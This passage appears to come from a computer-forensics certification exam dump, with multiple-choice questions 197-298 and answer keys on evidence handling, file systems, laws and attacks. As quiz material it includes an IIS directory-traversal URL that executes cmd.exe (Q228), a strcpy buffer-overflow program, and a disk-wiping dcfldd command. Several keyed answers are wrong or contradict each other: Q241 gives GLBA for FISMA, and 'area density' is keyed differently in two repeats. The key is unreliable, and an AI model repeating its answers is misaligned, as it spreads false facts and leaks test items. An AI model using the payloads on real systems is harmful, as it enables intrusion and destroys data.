D. RestrictAnonymous must be set to "10" for complete security

Answer: A (LEAVE A REPLY)

NEW QUESTION: 197

A small law firm located in the Midwest has possibly been breached by a computer hacker who was looking to obtain information on their clientele. The law firm does not have any onsite IT employees but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

A. Searching creates cache Files that would hinder the investigation

B. Searching for evidence themselves would not have any ill effects

C. Searching could possibly crash the machine or device

D. Searching can change date/time stamps

Answer: (SHOW ANSWER)

NEW QUESTION: 198

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet.

What search string will you use to locate them?

A. outlook:"search"

B. allinurl:"exchange/logon.asp"

C. locate:"logon page"

D. intitle:"exchange server"

Answer: B (LEAVE A REPLY)

NEW QUESTION: 199

What is the role of Alloc.c in Apache core?

A. It handles allocation of resource pools

B. It is useful for reading and handling of the configuration files
C. It handles server start-ups and timeouts
D. It takes care of all the data exchange and socket connections between the client and the server
Answer: (SHOW ANSWER)

NEW QUESTION: 200
What is the default IIS log location?
A. %SystemDrive%\inetpub\logs\LogFiles
B. %SystemDrive\logs\LogFiles
C. SystemDrive\inetpub\LogFiles
D. SystemDrive\logs\LogFiles
Answer: (SHOW ANSWER)

NEW QUESTION: 201
An Expert witness give an opinion if:
A. To stimulate discussion between the consulting expert and the expert witness
B. To define the issues of the case for determination by the finder of fact
C. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
D. To deter the witness form expanding the scope of his or her investigation beyond the requirements of the case
Answer: C (LEAVE A REPLY)

NEW QUESTION: 202
While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?
A. Start and end points for log files are specified
B. Start and end points for log sequence numbers are not specified
C. Start and end points for log files are not specified
D. Start and end points for log sequence numbers are specified
Answer: C (LEAVE A REPLY)

NEW QUESTION: 203
A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?
A. DVD-18
B. Blu-Ray dual-layer
C. Blu-Ray single-layer

D. HD-DVD
Answer: B (LEAVE A REPLY)

NEW QUESTION: 204
While working for a prosecutor, What do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense ?
A. Destroy the evidence
B. Present the evidence to the defense attorney
C. Keep the information of file for later review
D. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
Answer: D (LEAVE A REPLY)

NEW QUESTION: 205
What type of attack sends SYN requests to a target system with spoofed IP addresses?
A. SYN flood
B. Cross site scripting
C. Land
D. Ping of death
Answer: A (LEAVE A REPLY)

NEW QUESTION: 206
Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?
A. ProDiscover
B. RegistryChangesView
C. RegDllView
D. RegRipper
Answer: (SHOW ANSWER)

NEW QUESTION: 207
When a user deletes a file, the system creates a $I file to store its details. What detail does the $I file not contain?
A. File Size
B. Time and date of deletion
C. File Name
D. File origin and modification
Answer: (SHOW ANSWER)

NEW QUESTION: 208

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

A. Denial of Service attacks

B. Copyright infringement

C. Industrial espionage

D. Physical theft

Answer: C (LEAVE A REPLY)

NEW QUESTION: 209

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

A. 18 USC §1361

B. 18 USC §1371

C. 18 USC §1029

D. 18 USC §1030

Answer: (SHOW ANSWER)

NEW QUESTION: 210

Which of the following is a MAC-based File Recovery Tool?

A. Smart Undeleter

B. GetDataBack

C. Cisdem DataRecovery 3

D. VirtualLab

Answer: (SHOW ANSWER)

NEW QUESTION: 211

If the partition size is 4 GB, each cluster will be 32 K.

Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

A. Slack space

B. Sector space

C. Deleted space

D. Cluster space

Answer: (SHOW ANSWER)

NEW QUESTION: 212
When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?
A. Two
B. Three
C. One
D. Four
Answer: (SHOW ANSWER)

NEW QUESTION: 213
James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?
A. Cross Site Request Forgery
B. Parameter Tampering
C. Session Fixation Attack
D. Cookie Tampering
Answer: (SHOW ANSWER)

NEW QUESTION: 214
Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?
A. A text file deleted from C drive in fifth sequential order
B. A text file copied from D drive to C drive in fifth sequential order
C. A text file deleted from C drive in sixth sequential order
D. A text file copied from C drive to D drive in fifth sequential order
Answer: A (LEAVE A REPLY)

NEW QUESTION: 215
Physical security recommendations: There should be only one entrance to a forensics lab.
A. True
B. False
Answer: A (LEAVE A REPLY)

NEW QUESTION: 216
Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white- collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subjectJulie? paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should
Julie focus on?
A. Denial of Service attacks
B. Physical theft
C. Copyright infringement
D. Industrial espionage
Answer: D (LEAVE A REPLY)

NEW QUESTION: 217
This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.
A. Master File Table (MFT)
B. Master Boot Record (MBR)
C. File Allocation Table (FAT)
D. Disk Operating System (DOS)
Answer: C (LEAVE A REPLY)

NEW QUESTION: 218
The efforts to obtain information before a trail by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?
A. Hearsay
B. Detection
C. Discovery
D. Spoliation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 219
P0P3 (Post Office Protocol 3) is a standard protocol for receiving email that deletes mail on the server as soon as the user downloads it. When a message arrives, the POP3 server appends it to the bottom of the recipient's account file, which can be retrieved by the email client at any preferred time. Email client connects to the POP3 server at
_____by default to fetch emails.
A. Port 123

B. Port 115
C. Port 110
D. Port 109
Answer: C (LEAVE A REPLY)

NEW QUESTION: 220
Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?
A. The data is still present until the original location of the file is used
B. It is not possible to recover data that has been emptied from the Recycle Bin
C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
D. The data is moved to the Restore directory and is kept there indefinitely
Answer: A (LEAVE A REPLY)

NEW QUESTION: 221
With Regard to using an Antivirus scanner during a computer forensics investigation, You should:
A. Never run a scan on your forensics workstation because it could change your systems configuration
B. Scan the suspect hard drive before beginning an investigation
C. Scan your Forensics workstation before beginning an investigation
D. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 222
Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?
#include #include int main(int argc, char
*argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
A. Format string bug
B. Buffer overflow
C. SQL injection
D. Kernal injection
Answer: (SHOW ANSWER)

NEW QUESTION: 223
Event correlation is a procedure that is assigned with a new meaning for a set of events that occur in a predefined interval of time.

Which type of correlation will you use if your organization wants to use different OS and network hardware platforms throughout the network?
A. Same-platform correlation
B. Multiple-platform correlation
C. Network-platform correlation
D. Cross-platform correlation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 224
You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?
A. there is no reason to worry about this possible claim because state labs are certified
B. sign a statement attesting that the evidence is the same as it was when it entered the lab
C. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
D. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
Answer: C (LEAVE A REPLY)

NEW QUESTION: 225
What TCP/UDP port does the toolkit program netstat use?
A. Port 15
B. Port 7
C. Port 69
D. Port 23
Answer: A (LEAVE A REPLY)

NEW QUESTION: 226
Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for.
Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?
A. WPD
B. PDF
C. TIFF-8
D. DOC
Answer: B (LEAVE A REPLY)

NEW QUESTION: 227
The status of the network interface cards (NICs) connected to a system gives information about whether the system is connected to a wireless access point and what IP address is being used. Which command displays the network configuration of the NICs on the system?
A. net session
B. ipconfig /all
C. tasklist
D. netstat
Answer: B (LEAVE A REPLY)

NEW QUESTION: 228
The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is usr/local/apache/logs/error.log in Linux. Identify the Apache error log from the following logs.
A. http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..% c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1
B. 127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326
C. 127.0.0.1 - - [10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326
D. [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/home/live/ap/htdocs/test
Answer: D (LEAVE A REPLY)

NEW QUESTION: 229
Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?
dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync
A. Copy files from the master disk to the slave disk on the secondary IDE controller
B. Fill the disk with zeros
C. Fill the disk with 4096 zeros
D. Low-level format
Answer: B (LEAVE A REPLY)

NEW QUESTION: 230
Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?
A. The manufacturer of the system compromised
B. The nature of the attack
C. The logic, formatting and elegance of the code used in the attack
D. The vulnerability exploited in the incident
Answer: C (LEAVE A REPLY)

NEW QUESTION: 231
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?
A. The SID of Hillary network account
B. The SAM file from Hillary computer
C. The network shares that Hillary has permissions
D. Hillary network username and password hash
Answer: D (LEAVE A REPLY)
Note: From the question, we would have to assume that John is not the Administrator, since he needs to run L0phtcrack in sniffing mode. But what if the company is using switches instead of Hubs? John would either try to degarde the switch or perform a man in the middle attack.

NEW QUESTION: 232
As a CHFI professional, which of the following is the most important to your professional reputation?
A. The friendship of local law enforcement officers
B. The correct, successful management of each and every case
C. The free that you charge
D. Your Certifications
Answer: (SHOW ANSWER)

NEW QUESTION: 233
Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.
A. FragFS
B. Slacker
C. Waffen FS
D. RuneFS

Answer: (SHOW ANSWER)

NEW QUESTION: 234
How many possible sequence number combinations are there in TCP/IP protocol?
A. 1 billion
B. 32 million
C. 4 billion
D. 320 billion
Answer: C (LEAVE A REPLY)

NEW QUESTION: 235
Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?
A. MFT
B. Sector
C. Slack Space
D. Metadata
Answer: C (LEAVE A REPLY)

NEW QUESTION: 236
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?
A. Intruding into a DMZ is not illegal
B. Intruding into ahoneypot is not illegal
C. Enticement
D. Entrapment
Answer: (SHOW ANSWER)

NEW QUESTION: 237
JPEG is a commonly used method of compressing photographic Images. It uses a compression algorithm to minimize the size of the natural image, without affecting the quality of the image. The JPEG lossy algorithm divides the image in separate blocks of_____.
A. 16x16 pixels
B. 32x32 pixels
C. 4x4 pixels
D. 8x8 pixels

Answer: D (LEAVE A REPLY)

NEW QUESTION: 238
What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?
A. AA55
B. A100
C. 00AA
D. AA00
Answer: A (LEAVE A REPLY)

NEW QUESTION: 239
A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?
A. Root Internet servers
B. Border Gateway Protocol
C. Reverse DNS
D. Gateway of last resort
Answer: (SHOW ANSWER)

NEW QUESTION: 240
Raw data acquisition format creates _____ of a data set or suspect drive.
A. Simple sequential flat files
B. Segmented image files
C. Compressed image files
D. Segmented files
Answer: A (LEAVE A REPLY)

NEW QUESTION: 241
Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?
A. SOX
B. GLBA
C. FISMA
D. HIPAA
Answer: B (LEAVE A REPLY)

NEW QUESTION: 242
Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?
A. Swap space
B. Application data
C. Slack space
D. Files and documents
Answer: A (LEAVE A REPLY)

NEW QUESTION: 243
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time- based induction machine" be used. What IDS feature must George implement to meet this requirement?
A. Signature-based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 244
Which wireless standard has bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz?
A. 802.11b
B. 802.11a
C. 802.11i
D. 802.11g
Answer: B (LEAVE A REPLY)

NEW QUESTION: 245
What information do you need to recover when searching a victim computer for a crime committed with specific e-mail message?What information do you need to recover when searching a victim? computer for a crime committed with specific e-mail message?
A. Firewall log
B. Username and password

C. E-mail header
D. Internet service provider information
Answer: C (LEAVE A REPLY)

NEW QUESTION: 246
What is the investigator trying to view by issuing the command displayed in the following screenshot?
A. List of services recently started
B. List of services closed recently
C. List of services installed
D. List of services stopped
Answer: C (LEAVE A REPLY)

NEW QUESTION: 247
In Windows 7 system files, which file reads the Boot.ini file and loads Ntoskrnl.exe. Bootvid.dll. Hal.dll, and boot-start device drivers?
A. Gdi32.dll
B. Boot.in
C. Kernel32.dll
D. Ntldr
Answer: (SHOW ANSWER)

NEW QUESTION: 248
What are the security risks of running a "repair" installation for Windows XP?
A. There are no security risks when running the "repair" installation for Windows XP
B. Pressing Shift+F1gives the user administrative rights
C. Pressing Shift+F10gives the user administrative rights
D. Pressing Ctrl+F10 gives the user administrative rights
Answer: (SHOW ANSWER)

NEW QUESTION: 249
Attacker uses vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me. secret question, account update etc. to impersonate users, if a user simply closes the browser without logging out from sites accessed through a public computer, attacker can use the same browser later and exploit the user's privileges. Which of the following vulnerability/exploitation is referred above?
A. I/O exploitation
B. Password Exploitation
C. Session ID in URLs
D. Timeout Exploitation

Answer: (SHOW ANSWER)

NEW QUESTION: 250
Which of the following steganography types hides the secret message in a specifically designed pattern on the document that is unclear to the average reader?
A. Open code steganography
B. Technical steganography
C. Visual semagrams steganography
D. Text semagrams steganography
Answer: A (LEAVE A REPLY)

NEW QUESTION: 251
Area density refers to:
A. the amount of data per disk
B. the amount of data per square inch
C. the amount of data per partition
D. the amount of data per platter
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 252
How many sectors will a 125 KB file use in a FAT32 file system?
A. 32
B. 16
C. 250
D. 25
Answer: C (LEAVE A REPLY)
If you assume that we are using 512 bytes sectors, then 125x1024/512 = 250 sectors would be needed.
Actually, this is the same for a FAT16 file system as well.

NEW QUESTION: 253
At the time of evidence transfer, both sender and receiver need to give the information about date and time of transfer in the chain of custody record.
A. True
B. False
Answer: (SHOW ANSWER)

NEW QUESTION: 254
During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

A. Rule 1003: Admissibility of Duplicates
B. Hearsay
C. Limited admissibility
D. Locard's Principle
Answer: (SHOW ANSWER)

NEW QUESTION: 255
This organization maintains a database of hash signatures for known software.
A. Institute of Electrical and Electronics Engineers
B. International Standards Organization
C. National Software Reference Library
D. American National standards Institute
Answer: C (LEAVE A REPLY)

NEW QUESTION: 256
Select the tool appropriate for examining the dynamically linked libraries of an application or malware.
A. PEiD
B. DependencyWalker
C. ResourcesExtract
D. SysAnalyzer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 257
If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?
A. The zombie will not send a response
B. 31402
C. 31401
D. 31399
Answer: C (LEAVE A REPLY)

NEW QUESTION: 258
What does ICMP Type 3/Code 13 mean?
A. Administratively Blocked
B. Port Unreachable
C. Host Unreachable
D. Protocol Unreachable
Answer: A (LEAVE A REPLY)

NEW QUESTION: 259
What is the slave device connected to the secondary IDE controller on a Linux OS referred to?
A. hdb
B. hda
C. hdd
D. hdc
Answer: C (LEAVE A REPLY)

NEW QUESTION: 260
Area density refers to:
A. the amount of data per platter
B. the amount of data per partition
C. the amount of data per square inch
D. the amount of data per disk
Answer: D (LEAVE A REPLY)

NEW QUESTION: 261
Which US law does the interstate or international transportation and receiving of child pornography fall under?
A. 18 U.S. Code § 146A
B. 18 U.S. Code § 2252
C. 18 U.S. Code § 252
D. 18 U.S. Code § 1466A
Answer: B (LEAVE A REPLY)

NEW QUESTION: 262
What is the First Step required in preparing a computer for forensics investigation?
A. Suspend automated document destruction and recycling policies that may pertain to any relevant media or users at Issue
B. Do not turn the computer off or on, run any programs, or attempt to access data on a computer
C. Secure any relevant media
D. Identify the type of data you are seeking, the Information you are looking for, and the urgency level of the examination

Answer: (SHOW ANSWER)

NEW QUESTION: 263
Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?
A. CAN-SPAM Act
B. HIPAA
C. GLBA
D. SOX
Answer: A (LEAVE A REPLY)

NEW QUESTION: 264
What technique is used by JPEGs for compression?
A. ZIP
B. DCT
C. TIFF-8
D. TCD
Answer: (SHOW ANSWER)

NEW QUESTION: 265
Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible.
Kyle runs the following command. What is he testing at this point? #include #include int main(int argc, char *argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
A. SQL injection
B. Buffer overflow
C. Format string bug
D. Kernal injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 266
You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company.
The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

A. Write information to the subject's hard drive
B. Make you an agent of law enforcement
C. Cause network congestion
D. Violate your contract
Answer: B (LEAVE A REPLY)

NEW QUESTION: 267
How do you define forensic computing?
A. It is a methodology of guidelines that deals with the process of cyber investigation
B. It Is a preliminary and mandatory course necessary to pursue and understand fundamental principles of ethical hacking
C. It is the science of capturing, processing, and investigating data security incidents and making it acceptable to a court of law.
D. It is the administrative and legal proceeding in the process of forensic investigation
Answer: C (LEAVE A REPLY)

NEW QUESTION: 268
Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization.
As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?
A. PUB.EDB
B. PRIV.EDB
C. PRIV.STM
D. gwcheck.db
Answer: C (LEAVE A REPLY)

NEW QUESTION: 269
Which Is a Linux journaling file system?
A. HFS
B. BFS
C. FAT
D. Ext3
Answer: (SHOW ANSWER)

NEW QUESTION: 270
Jason, a renowned forensic investigator, is investigating a network attack that resulted in the compromise of several systems in a reputed multinational's network. He started

Wireshark to capture the network traffic. Upon investigation, he found that the DNS packets travelling across the network belonged to a non-company configured IP. Which of the following attack Jason can infer from his findings?

A. DNS Redirection

B. Cookie Poisoning Attack

C. DNS Poisoning

D. Session poisoning

Answer: C (LEAVE A REPLY)

NEW QUESTION: 271

Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

A. Typography

B. Picture encoding

C. Steganalysis

D. Steganography

Answer: (SHOW ANSWER)

NEW QUESTION: 272

In Linux, what is the smallest possible shellcode?

A. 80 bytes

B. 8 bytes

C. 800 bytes

D. 24 bytes

Answer: D (LEAVE A REPLY)

NEW QUESTION: 273

If you come across a sheepdip machine at your client site, what would you infer?

A. A sheepdip computer defers a denial of service attack

B. A sheepdip computer is another name for a honeypot

C. A sheepdip coordinates several honeypots

D. A sheepdip computer is used only for virus-checking.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 274
The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?
A. TRIPWIRE
B. Regshot
C. What's Running
D. RAM Capturer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 275
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?
A. NAT does not work with stateful firewalls
B. NAT does not work with IPSEC
C. Stateful firewalls do not work with packet filtering firewalls
D. IPSEC does not work with packet filtering firewalls
Answer: B (LEAVE A REPLY)

NEW QUESTION: 276
Which response organization tracks hoaxes as well as viruses?
A. NIPC
B. FEDCIRC
C. CERT
D. CIAC
Answer: D (LEAVE A REPLY)
Note: CIAC (Computer Incident Advisory Capability)
Was run by the US Department of energy

NEW QUESTION: 277
Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?
A. Cross View-Based Detection
B. Heuristic/Behavior-Based Detection
C. Integrity-Based Detection
D. Signature-Based Detection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 278

When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

A. Dnsstuff.com

B. Archive.org

C. Proxify.net

D. Samspade.org

Answer: B (LEAVE A REPLY)

NEW QUESTION: 279

What feature of Windows is the following command trying to utilize?

A. ADS

B. Slack file

C. AFS

D. White space

Answer: A (LEAVE A REPLY)

NEW QUESTION: 280

Why would you need to find out the gateway of a device when investigating a wireless attack?

A. The gateway will be the IP used to manage the access point

B. The gateway will be the IP of the attacker computer

C. The gateway will be the IP used to manage the RADIUS server

D. The gateway will be the IP of the proxy server used by the attacker to launch the attack

Answer: (SHOW ANSWER)

NEW QUESTION: 281

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

A. BIOS Stage

B. Kernel Stage

C. Bootloader Stage

D. BootROM Stage

Answer: (SHOW ANSWER)

NEW QUESTION: 282

Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

A. Prefetch Files

B. Image Files

C. Shortcut Files

D. Virtual Files

Answer: C (LEAVE A REPLY)

NEW QUESTION: 283

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows

2000 sever the course of its lifetime?

A. comparison of MD5 checksums

B. forensic duplication of hard drive

C. review of SIDs in the Registry

D. analysis of volatile data

Answer: (SHOW ANSWER)

NEW QUESTION: 284

Digital evidence validation involves using a hashing algorithm utility to create a binary or hexadecimal number that represents the uniqueness of a data set, such as a disk drive or file. Which of the following hash algorithms produces a message digest that is 128 bits long?

A. CRC-32

B. SHA-512


C. MD5

D. SHA-1

Answer: C (LEAVE A REPLY)

NEW QUESTION: 285

The following is a log file screenshot from a default installation of IIS 6.0.



What time standard is used by IIS as seen in the screenshot?

A. UTC

B. UT

C. TAI

D. GMT

Answer: A (LEAVE A REPLY)

NEW QUESTION: 286

When a router receives an update for its routing table, what is the metric value change to that path?

A. Decreased by 2

B. Increased by 1

C. Increased by 2

D. Decreased by 1

Answer: B (LEAVE A REPLY)

NEW QUESTION: 287

Netstat is a tool for collecting Information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics.

Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?
A. netstat -ano
B. netstat -s
C. netstat -r
D. netstat -b
Answer: A (LEAVE A REPLY)

NEW QUESTION: 288
If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?
A. Time-loss compression
B. Lossful compression
C. Lossy compression
D. Lossless compression
Answer: C (LEAVE A REPLY)

NEW QUESTION: 289
When you carve an image, recovering the image depends on which of the following skills?
A. Recognizing the pattern of the header content
B. Recovering the image from the tape backup
C. Recognizing the pattern of a corrupt file
D. Recovering the image from a tape backup
Answer: A (LEAVE A REPLY)

NEW QUESTION: 290
How many times can data be written to a DVD+R disk?
A. Infinite
B. Once
C. Twice
D. Zero
Answer: B (LEAVE A REPLY)

NEW QUESTION: 291
Which of the following processes is part of the dynamic malware analysis?
A. Process Monitoring
B. Malware disassembly
C. Searching for the strings
D. File fingerprinting
Answer: A (LEAVE A REPLY)

NEW QUESTION: 292
Click on the Exhibit Button Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?
A. Remove any identifying numbers, names, or version information
B. The banner should have more detail on the version numbers for the networkeQuipment
C. The banner should include the Cisco tech support contact information as well
D. The banner should not state "only authorized IT personnel may proceed"
Answer: A (LEAVE A REPLY)

NEW QUESTION: 293
While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?
A. Windows 7
B. Windows 10
C. Windows 8.1
D. Windows 8
Answer: A (LEAVE A REPLY)

NEW QUESTION: 294
The objective of this act was to protect consumers' personal financial information held by financial institutions and their service providers.
A. Sarbanes-Oxley 2002
B. Gramm-Leach-Bliley Act
C. HIPAA
D. California SB 1386
Answer: B (LEAVE A REPLY)

NEW QUESTION: 295
A swap file is a space on a hard disk used as the virtual memory extension of a computer's RAM. Where is the hidden swap file in Windows located?
A. C:\pagefile.sys
B. C:\ALCSetup.log
C. C:\config.sys
D. C:\hiberfil.sys
Answer: A (LEAVE A REPLY)

NEW QUESTION: 296

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A. HTTP redirect attack
B. DNS Poisoning
C. ARP Poisoning
D. IP Spoofing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 297
A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation.
During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

A. They attempted to implicate personnel without proof
B. They examined the actual evidence on an unrelated system
C. They called in the FBI without correlating with the fingerprint data
D. They tampered with evidence by using it
Answer: D (LEAVE A REPLY)

NEW QUESTION: 298
First responder is a person who arrives first at the crime scene and accesses the victim's computer system after the incident. He or She is responsible for protecting, integrating, and preserving the evidence obtained from the crime scene.
